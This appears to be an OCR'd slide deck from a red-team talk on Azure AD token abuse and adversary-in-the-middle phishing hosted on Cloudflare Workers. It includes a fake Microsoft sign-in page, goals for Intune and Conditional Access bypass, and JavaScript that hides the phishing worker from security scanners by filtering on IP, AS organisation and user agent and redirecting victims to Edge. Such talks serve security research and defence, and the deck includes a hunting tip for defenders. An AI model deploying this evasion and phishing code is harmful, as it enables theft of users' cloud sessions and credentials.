
```
AAD::Core::WebAccountProcessor::ReportOperationError.
```

Error: 0xCAA82EE2 The request has timed out.

```
Log Name: Microsoft-Windows-AAD/Operational
Source: Microsoft-Windows-AAD
Date: 15/07/2020 16:00:58
Event ID: 1098
Task Category: AadTokenBrokerPlugin Operation
Level: Error
Keywords: Operational,Error
User:
Computer:
Description:
Error: 0xCAA82EE2 The request has timed out.
Exception of type 'class HttpException' at xmlhttpwebrequest.cpp, line: 163, method:
XMLHTTPWebRequest::ReceiveResponse.
Log: 0xcaa10083 Exception in WinRT wrapper.
Logged at authorizationclient.cpp, line: 233, method: ADALRT::AuthorizationClient::AcquireToken.
Request: authority: https://login.microsoftonline.com/common, client: 8ba1a5c7-f19a-5de9-a1f1-
7178c8d51343, redirect URI: ms-appx-web://Microsoft.AAD.BrokerPlugin/S-1-15-2-2666988183-
1750391847-2906264630-3525785777-2857982319-3063633125-1907478113
```

wait what?

Demo time



```
PS C:\Windows\Temp>
```

The shadow patch

- **Roughly 20th Feb 2025** Microsoft quietly reduced the scope for the token you could get from company portal
- Noticeably narrower than the original, notably only on top of the Intune related ones:
  - **ServicePrincipalEndpoint.Read** & **User.Read**
- Also, Tokensmith’s executable has become ‘malware’

So … we’ve covered Token-Flare

Now show me the payload-less initial access!

?

SAAS ?

?

Cloudflare Workers

Serverless JavaScript functions that run at the edge - on Cloudflare's global network. They allow developers to run logic close to users

Great work has gone into replicating AiTM flows inside of Cloudflare workers (https://zolder.io/)

- *https://zolder.io/blog/aitm-attacks-using-cloudflare-workers/*
- *https://github.com/zolderio/AITMWorker*

CLOUDFLARE Workers

JUMPSEC


The Adversary's Perspective

- workers.dev is the domain name used, pages.dev is another beast
- The attacker controls part of the subdomain:
  - Example: **test-op-orange.<controlledbyattacker>.workers.dev**
  - Workers.dev & Pages.dev has a high level of reputation and is being widely abused
- The attacker can set up a Custom Domain
  - CNAME records are created based off of the worker address

Hunting Tip:

Free Cloudflare Accounts use the Email Address as a subdomain **(by default)**

Cloudflare Workers



https:// 9.workers.dev

Microsoft

Sign in

Email, phone, or Skype


No account? Create one!

Can't access your account?


Improving Capabilities – What We Wanted

- OPSEC safe deployments
- **Token exchange** to obtain Graph and Refresh Token natively
- Modular FOCI client ID'S toggled based application scope
- Toggling MSGRAPH & AADGRAPH
- CAP Manipulation (Device Based Requirements – Intune bypas
- AITM inside of CF for SAML applications


Operational Security



```
if (!incoming_url.includes(COMPANY_NAME) && !referer.includes(COMPANY_NAME)
    && !incoming_url.includes('kmsi') && !referer.includes('kmsi')) {
  response = new Response('Access denied.', {
    status: 403
  });
  return response;
}

//Add the url that you want to finally redirect to via the REDIRECT_URL variable
if(incoming_url.includes('kmsi') || referer.includes('kmsi')){
  const redirectUrl = REDIRECT_URL;
  const statusCode = 301;
  const destinationURL = `${redirectUrl}`;
  console.log(destinationURL);

  return Response.redirect(destinationURL, statusCode);
}
```




```
//block specific bot IP ranges
 blockedIPs.forEach(blockedIP => {
  if (ip_address.includes(blockedIP)) {
      response = new Response('Access denied.', {
        status: 403
      });
      return response;
  }
});
//block specific bot AS Orgs
if(ENABLE_AS_ORG_CHECK == true){
blockedAsOrganizations.forEach(blockedAS => {
  if (asOrganization.includes(blockedAS)) {
      response = new Response('Access denied.', {
        status: 403
      });
      return response;
  }
});}
//check if a real browser is being used
if(ENABLE_MOZILLA_CHECK == true){
  //check that it has some sort of regular browser text
  if (!user_agent.includes('mozilla/5.0')) {
    response = new Response('Access denied', {
      status: 403
    });return response;}
}
```



```
if(ENABLE_CHROME_CHECK == true){
   if ((user_agent.includes('chrome') || user_agent.includes('firefox')) && !user_agent.includes('edg')) {
   // Display a custom HTML page asking the user to use Microsoft Edge
   const html = `
     <!DOCTYPE html>
     <html lang="en">
     <head>
       <meta charset="UTF-8">
       <meta name="viewport" content="width=device-width, initial-scale=1.0">
       <title>Please Use Microsoft Edge</title>
       <style>
         body {
           font-family: Arial, sans-serif;
           display: flex;
           justify-content: center;
           align-items: center;
           height: 100vh;
           margin: 0;
           background-color: #f0f0f0;
         }
         .message {
           text-align: center;
           padding: 20px;
           background: white;
           border: 1px solid #ccc;
           box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
         }
       </style>
     </head>
     <body>
       <div class="message">
       <div class="logo">
           <img src="https://upload.wikimedia.org/wikipedia/commons/7/7e/Microsoft_Edge_logo_%282019%29.png" width=80 alt="Edge Logo">
       </div>
         <p>For the best user experience please use Microsoft Edge</p>
       </div>
       <script>
       document.addEventListener('DOMContentLoaded', function() {
         setTimeout(function() {
           window.location.href = 'microsoft-edge:${request.url}';
         }, 2000);
       });
     </script>
     </body>
     </html>
```

Conditional Access (Specific Devices)



Microsoft


derpy[redacted]

You cannot access this right now

Your sign-in was successful but does not meet the criteria to access this resource. For example, you might be signing in from a browser, app, or location that is restricted by your admin.

Sign out and sign in with a different account

More details



Troubleshooting details

If you contact your administrator, send this info to them.

Copy info to clipboard

